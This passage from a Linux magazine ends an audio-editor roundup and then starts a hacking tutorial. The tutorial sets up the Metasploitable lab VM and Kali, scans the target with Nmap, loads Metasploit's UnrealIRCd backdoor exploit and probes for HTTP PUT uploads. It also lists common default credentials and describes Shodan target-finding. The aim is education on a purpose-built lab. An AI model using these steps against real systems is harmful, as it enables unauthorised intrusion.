
Although rather equally matched, as you spend more time with them you'll come to realise that some tools are easier to get started with and are more welcoming for novice users. More than anything else, we've let this factor be the deciding parameter for this *Roundup*.

With the exception of *Ocenaudio*, all the projects featured in the *Roundup* boast robust and thorough documentation and means of engaging with the user communities. Nevertheless, *Ocenaudio*'s limited functionality makes it a good choice for absolute novices, who can still use *Audacity*'s documentation to learn the ropes.

LMMS and *Qtractor* will come into the picture once you decide to venture beyond basic editing and towards music production. They don't make the podium for this reason alone.

Due to space constraints, we couldn't list the complete feature set of *Audacity* and *Ardour*. We recommend *Audacity* for audio editing because of its robust offerings and thorough documentation, which should prove sufficient for even absolute novices to get a handle on the application.

Ardour rounds up the podium on account of its inherent complexity. Although understandable, the insistence on a subscription plan is also somewhat unpalatable.



1st Audacity 9/10

Web: www.audacityteam.org Licence: GPL
Version: 2.3.2
A highly versatile audio editor with many advanced features.

2nd Ocenaudio 8/10

Web: www.ocenaudio.com Licence: Freeware
Version: 3.7.6
Doesn't provide any documentation but can serve as an initial stepping stone.

3rd Ardour 7/10

Web: www.ardour.org Licence: GPL
Version: 5.12
The interface is overwhelming but there's no denying its usefulness.

4th LMMS 7/10

Web: https://lmms.io Licence: GPL
Version: 1.2.1
If you wish to create your own music, look no further.

5th Qtractor 6/10

Web: http://qtractor.org Licence: GPL
Version: 0.9.11
Not as well documented as LMMS.

» ALSO CONSIDER...

You'll find a surprising number of applications aimed at musicians and hobbyists in the software repositories of most popular distributions. Since we last covered audio editors, way back in **LXF69**, a number of projects have shut up shop. Many have not seen a new release in years, with no clear word on whether they are still in development or been abandoned.

Rosegarden is a music composing and editing application. If you're overwhelmed with a powerful DAW like *Ardour*, this can be a good alternative. There are also applications that can help you become a masterful DJ, such as *Mixxx*. If you're interested in creating your own music, *Firnica* is one alternative to *LMMS*. If you have a good understanding of music notations, *Musescore* (*see p64*) is also worth investigating. It can be used to create and print sheet music. Although *LMMS* does a decent job with its piano roll and sampler sounds, you can use dedicated applications such as *Hydrogen drum machine*.

HACKER WARS

Don your black hoodie (it's cold) and prepare to hack the planet, with erstwhile scourge of the Internet, **Jonni Bidwell**.

We have a funny relationship with the word 'hacker' here at LXF Towers. On the one hand, anyone that's ever fiddled with Linux or meddled with Arduino (or even exited *Vim* successfully) has, as far as we're concerned, earned the right to call themselves a hacker. The mainstream media, and indeed our beloved management bods, have other ideas. They would have it that a hacker is a morally bankrupt criminal, intent on misusing technology to foment chaos, steal people's savings and commit fraud.

Certainly there are people that do those things (*hedge funds?–Ed*), but there are also people ('white-hat hackers') that use the same techniques to help people bolster their defences or even recover from an electronic intrusion. Companies invest significant sums paying individuals to penetration-test their networks and socially engineer their employees.

At any rate, the idea that programs can be made to misbehave is a fascinating one, and not just from the potential of someone wanting to cause harm (which we know **LXF** readers absolutely do not). So join us on this journey as we find out how systems are compromised, how to prevent it and how to have fun along the way. We'll set up your very own virtual machine that you can, perfectly legally, hack to your heart's content.

All the tools we'll make use of in this feature are available on any Linux distro, but we've chosen Kali Linux (which you'll find on the **LXFDVD**) as our platform of choice this time around. We will show you how to install *Metasploit*, scan for vulnerable services, craft exploits and launch attacks. It's pretty exciting, even if we do say so ourselves.

Management will be quaking in their boots that our gobbledegook magazine has really gone too far this time. But don't worry, we won't get into any trouble if you don't. So just obey common sense, please. We might teach you how things can be broken here, but we don't teach you how to cover your tracks.

Default credentials

Most hacking uses fairly parochial attack vectors, exploiting human rather than machine programming.

If you're ever in need of an inspiring book, we at **LXF** Towers can recommend Richard Feynman's *The Pleasure of Finding Things Out*. Feynman's notes on quantum physics remain a great source of information on the topic, but this book is a lighthearted insight into Feynman's boundless curiosity. While working on the Manhattan Project, the book describes how he developed an interest in safe cracking. Apart from guessing combinations using personal information (birthdays of family members in particular) and realising that even high-ranking officers leave combinations written down, he discovered techniques for reducing the number of combinations that need to be checked. For one thing, only a fraction of combinations could be dates, so even without biographical information the search space could be reduced. For another, clunky mechanical safes were analogue and came with margins of error, so only one number in five needed to be checked.


His most shocking realisation, however, came when he met the man who had cracked a heavy-duty safe belonging to a decorated general. Asking him his secret, the man told him that these things ship with factory defaults, and that most people don't change these.

And, just as it was in the 1940s, so it is today. There are a huge number of routers online that you can log in to with credentials such as admin:admin, or Raspberry Pis that still use the default pi:raspberry combination. As Internet of Things devices become popular, this problem becomes even bigger – such things tend to get plugged in and forgotten about, with owners unaware that they make an ideal beachhead from which to launch attacks against home networks.

Open source software is pretty good at avoiding the default credential trap. No Linux distro would ship with such an atrocity, and most software that you install on Linux demands you come up with your own password.

Lists of default usernames and passwords for particular devices are widely available, and the Shodan search engine (for IoT devices and servers) will find the control panels of webcams, backup appliances and even SCADA systems that attackers can try their luck with. Shodan can search for hosts serving RTSP (real-time streaming protocol) traffic on port 554, which would give any security camera hacker a lengthy list of targets.

The whole culture of shipping things with default passwords needs to change, but so too must consumers' mindsets. It's no great technological feat to have a device prompt for a password on first boot (or after a factory reset), but that's a whole extra step that irks users. There's a terrible misconception that being behind an IPv4 router at home prevents access to your devices (until ports are explicitly forwarded by NAT), but this is not strictly true. Programs running on your LAN



Cracking hashes in /etc/shadow with John the Ripper is like safe-cracking prowess for the 21st century.


can use UPnP to convince the router to do NAT, and the router itself may be vulnerable to exploitation from the outside. There's IPv6 in principle makes accessing devices inside your network from the internet at large even easier – although in practice most home routers will prevent this.

» HOW TO GET HACKED

There are all kinds of other ways to get hacked. In this feature we'll show how some other, more imaginative or complicated attacks work, but the vast majority of data theft is done by exploiting the weakest part in any system – the puny humans.

Social engineering is an art form in itself, having long evolved past emails from relatives of faraway princes looking for a safe place to wire their money to. One popular trick used to be to leave malware-laden USB sticks lying around, preying on people's curiousity and desire for free storage. This is less prevalent now, but in the same vein there have been incidences of people setting up rogue 'charging points' for mobile devices. We've all been stuck at 1% in strange places before, and a USB cable in a corner may seem like a desert oasis, but these could destroy your device,or even steal data from it.

Email remains a popular attack vector, but this is either as a vehicle for rogue attachments (poisoned PDFs or evil macro-bearing Word documents), or to direct people to malicious websites. Again, these might be poisoned themselves (some people still have Flash installed) or might be counterfeit websites (with very similar-looking domain names) that harvest whatever data an unwitting mark enters.



Gmail is pretty good at identifying phishing emails, but that doesn't mean you should let down your guard.

Metasploitable

Build your own hackable virtual machine. Then prepare to attack it with the might of Kali Linux.

One of the best ways to learn about exploits is to find a vulnerable system and attack it. Unfortunately, unless you own that system this approach is also very probably illegal. So don't do that. You can craft your own vulnerable system. It's pretty easy to get hold of a Windows XP virtual machine (and also perfectly legal – you can extract such a thing from XP Mode for Windows 7 installer at **www.microsoft.com/en-us/download/details.aspx?id=8002**) or an old Ubuntu ISO, but it's at best time consuming and at worst annoying to find suitably old software to install on it and set it up in a vulnerable way.

Fortunately the good people at Rapid 7 have done all the work for you and condensed it all into a virtual machine (VM) called Metasploitable. Now in its third incarnation, it's actually two VMs – one based on Ubuntu 14.04 and one based on Windows Server 2008.

Setting up Metasploitable is pretty straightforward as long as you have about 65GB of disk space. The installation uses *Vagrant* to set up two *VirtualBox* boxes, so you'll need those two tools installed in order to progress. That can be done on Ubuntu with a simple

```
$ sudo apt install vagrant virtualbox
```

Vagrant and *VirtualBox* by default store their images in your home directory, so if this is on a partition with not much space it's a good idea to tell them to put their bits elsewhere. For *Vagrant* (which by default uses **~/vagrant.d**), we should set an environment variable:

```
$ export VAGRANT_HOME=/path/to/vagrant.d
```

It's a good idea to add this line to **~/.bash_profile** too, so that this continues to be used after a reboot.

For VirtualBox you can set the default storage location by going to File>Preferences>Default Machine Folder. If you run out of space in the next step, the installation tends to clear up after itself so you can free up space and try again. Create a directory and download the **Vagrantfile** from Rapid7:

```
$ mkdir metasploitable
$ cd metasploitable
$ wget https://raw.githubusercontent.com/rapid7/metasploitable3/master/Vagrantfile
```

Then let *Vagrant* work its magic with:

```
$ vagrant up
```


The install should merrily chug along, eating a bunch of your precious space. When it finishes, if you fire up *VirtualBox* you'll see that two new VMs have been set up and running. These are set up to use 2GB of memory each, so you may wish to shut one of them down if you're machine starts to act up. You can do this either from *VirtualBox* or by running `vagrant halt ub1404` or `vagrant halt win2k8`. If you have only 4GB of RAM you should consider upgrading before trying to go further.

You can access the machines directly with *VirtualBox*, but it's more fun (and more like what you'd do if you were attacking a remote machine) to probe the services they're running from a different machine. The setup script is careful to set up the virtual network interfaces in such a way as to keep vulnerable VMs accessible only to the host machine, in the interests of safety. In order to access them, you'll need their IP addresses.

There are multiple interfaces on the Ubuntu VM, but the one we're interested in (eth1) has been helpfully hardcoded in the **Vagrantfile** – it's 172.28.128.3 (addresses beginning with 172 are reserved so this won't interfere with anything). The username and password for the Windows VM are both `vagrant` (the same credentials work on the Ubuntu VM if you really want). Once you're logged in open a Command Prompt on Windows and type `ipconfig /all` and look for a similar **172.som.eth.ing** address. The Windows VM will use DHCP to get an address from *VirtualBox*, and if you start it and then start the Ubuntu VM it's possible they'll both end up with the same address. It is something to be aware of in future. To avoid it we'd recommend just attacking one vulnerable VM at a time.


Before we can begin the reconnaissance of our vulnerable VM, we need to set up our pen-testing environment. There are a number of ways we could do this. The simplest would be to add the required tools to the host. Or we can set up another virtual machine and install the tools there – we're going to do just that. Since we have thoughtfully provided the Kali Linux Light ISO on the disc, we can use this in our VM.

As Kali Light doesn't include any tools by default, we'll need to add them manually. If you'd rather just add the tools to your host environment (and you're using something Debian-based) the method is the same. We could use the Kali ISO as a live disc inside the VM, but it will be smoother and less memory intensive if we install it. If memory is tight, go to the VM's settings, and reduce the memory (System> Motherboard) to 1GB.




This powerhouse can launch all manner of devastating attacks on our unsuspecting VM.

LINUX VIRTUAL ATTACK STATION




1 Start VirtualBox

Fire up *VirtualBox* and create a new virtual machine. If you can spare it (bearing in mind the Metasploitable VM by default uses 2GB as well), allow 2GB of RAM and select 'Create a virtual hard disc now'. Click Create and on the next dialog make a virtual hard drive. 20GB will more than suffice.




2 Insert virtual disc

Copy the Kali Light ISO from the **LXFDVD** to the host machine (or download the full ISO from **kali.org**). In *VirtualBox*, select the newly created Kali VM and click the Settings button in the toolbar. Find the storage options and assign the ISO to the virtual optical drive. Click OK to exit the settings.




3 Install Kali

Fire up the Kali VM and select the Graphical Install option. Fly through the installation, choosing keymaps and a root password. Don't worry about fancy partitioning schemes, just choose 'Guided - use entire disk' and accept the defaults. Say yes to 'write changes to disk' and click continue to start installation.




4 Configure network

Let the installer scan network mirrors and install GRUB, then shutdown. Before we proceed, we need to let our two VMs talk to one another. For both VMs, go to Settings>Network> Adapter 1 (leave Adapter 2 on the Metasploitable VM as is) and change the 'Attached to:' setting from NAT to NAT Network.



5 Start your engines

Start both VMs (you can right-click Metasploitable and use the Headless Start option if you so wish), log in to Kali as root and install *Nmap* with `apt install nmap` . Check that Kali can find the other VM (and itself) by running `nmap 10.0.2.*` . There should be eight services running on the former.



6 Commence the probes

One of those services was running on port 80, which (normally) serves http traffic. So open a browser in the Kali VM and enter the IP address discovered in the previous step. Poke around the directory listing and see what you can find. The chat page has some hints and some distractions if you're stymied.

Hack the system

Strike down upon thy hacking sandbox with great vengeance. Wait, what did it ever do to you?

If you followed our handy guide on the previous pages, then you'll already have augmented your Kali Light installation with *Nmap*, a port-scanning utility par excellence and a vital part of any pen-tester's arsenal. As mentioned on the DVD page (there will be the standard complement of two next month) it's possible to 'upgrade' this to the full-fat Kali with `apt install kali-linux-all`, but there's no way we could provide even the pithiest summary of the 14GB of tooling that command would bestow upon you. If you just want the most popular tools, then `apt install kali-linux-top10` will only cost your VM about 600MB. We're going to play it frugal and only install what we talk about, because that's how we roll.

For our first trick, we'll install Rapid7's *Metasploit* framework. This is an all-powerful environment that allows you to search, customise and deploy exploits for known vulnerabilities. It's the recommended platform for attacking the Metasploitable VM and is completely free (a commercial version with a fancy web interface and countless other features is available). Grab it with:

```
$ sudo apt install metasploit-framework
```

That command downloaded 750MB of packages on our VM. Before we use it let's return briefly to *Nmap*. Just running *Nmap* with an IP address (as we did in Step 5 of the walkthrough) will scan the most popular 1000 TCP ports (where you'd usually find Web, Telnet, SSH and Windows-File Sharing Services). It's possible to run any service on any port, so if we want to be thorough we should scan the whole range, which we can do with

```
$ nmap -p0-65535 10.0.2.4
```


Changing the IP address to whatever the Metasploitable VM gets assigned in your setup. You should find another couple of services running on ports 3500 and 6697.

A little research will tell you that port 6697 is used by the UnrealIRC server. You can confirm this by installing an IRC client such as *Hexchat* on the Kali VM and connecting to the Metasploitable VM (*see image below*). And a little more research (i.e. a DuckDuckGo search) will tell you that this is indeed a vulnerable version. Let's forget that for a second and fire up *Metasploit* by running `msfconsole`. We can search for available exploits by typing `search unreal`. Apart from a buffer overflow in the classic *Unreal Tournament 2004*, you'll find a backdoor in our vulnerable daemon. Let us find out about and then load it with:

```
> info exploit/unix/irc/unreal_ircd_3281_backdoor
> use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Tab completion works so you only need to type as far as `...irc/`. You'll need to attach a payload for this to be any use, and we'll cover doing just that over on the next the page.

You'll find credentials for the rest of the running services on the Metasploitable wiki page at **https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities**. But that's slightly cheating – hackers do find passwords lying around often, but sometimes they have to do some work too. So let's get to work. We know there's a web server running on the vulnerable machine, and if you visit it you'll see a directory listing (indicating right away that *Apache* has been poorly configured) from whence you can find a couple of potentially



This is indeed a vulnerable version of Hexchat, the backdoor can be used to launch a remote shell

STEALTH MODE

Kali Linux's motto is "The quieter you are, the more you are able to hear", which it turns out is not just a handy phrase for quietening down small, noisy childlings. Stealth is as important a weapon as any fancy zero-day vulnerability in any hacker's arsenal. Joshua may have brought the walls of Jericho crashing down with the sounds of trumpets, but hacking isn't like conquering Canaan. One needs to move in the shadows.

Mass port scans are typically quite noisy. A keen-eyed system administrator pouring over logs could easily spot them, or more likely has written some intrusion-detection script to detect them and block the offending host. For this reason *Nmap* enables you to do atypical port scans. And if you run it as root, this is in fact the default. Being root allows you to send raw packets, so there's no need to follow the usual dance and actually connect to the target machine.

Nmap's stealth scan sends a single SYN packet to the target machine, which will respond yay (SYN/ACK) or nay (RST). If there is something filtering traffic in between *Nmap* and the host, then *Nmap* will receive no response. If the port is open, then a normal connection would be established by sending an ACK, and this is the point at which things typically become logged. Doing nothing is not the appropriate response either (the target machine will resend the SYN/ACK response), but since *Nmap*'s custom packet subverted the network stack on which it was running, that OS will cancel the connection attempt by issuing a RST packet.

vulnerable applications. But what if there was something else going on? *Metasploit*'s `dir_scanner` module will search for commonly named directories on a server (which may not show up in directory listings) so let's see what it has to say. Activate, set up and run the module like so:

```
> use auxiliary/scanner/http/dir_scanner
> set RHOSTS 10.0.2.4
> run
```

Apart from the directories we knew about, there are also **/cgi-bin /icons** and **/uploads**. The HTTP code 403 shown after the first two indicates they are forbidden, so we can't do much with them at present. But the **uploads/** directory is fair game, you can browse to it and find an empty listing. But if we are lucky perhaps we can upload something to it? Let's investigate further using *Nmap*. It ships with a handy script for seeing which HTTP methods are allowed for which directories. Open another terminal and run:

```
$ nmap –script https-methods –script-args http-methods.url-path='/uploads',http-methods.test-all -p 80 10.0.2.4
```

Note the `script-args` argument can't have (unquoted) spaces in it, so there's no space between `'uploads',` and the next argument. You should see the following encouraging line:

```
Potentially risky methods: DELETE PUT CONNECT
```

So we can use an `HTTP PUT` request to deposit potentially any file we like on there. We have discovered a file upload vulnerability, go us! Create a PHP script (on the Kali VM) with:

```
$ nano info.php
```

Fill it with the following:

```
<?php
phpinfo()
?>
```

and save (Ctrl-X, Y, Enter) to make a simple PHP script that prints a bunch of information about the server's PHP config. Let's see if we can upload this, using another handy *Nmap* script:

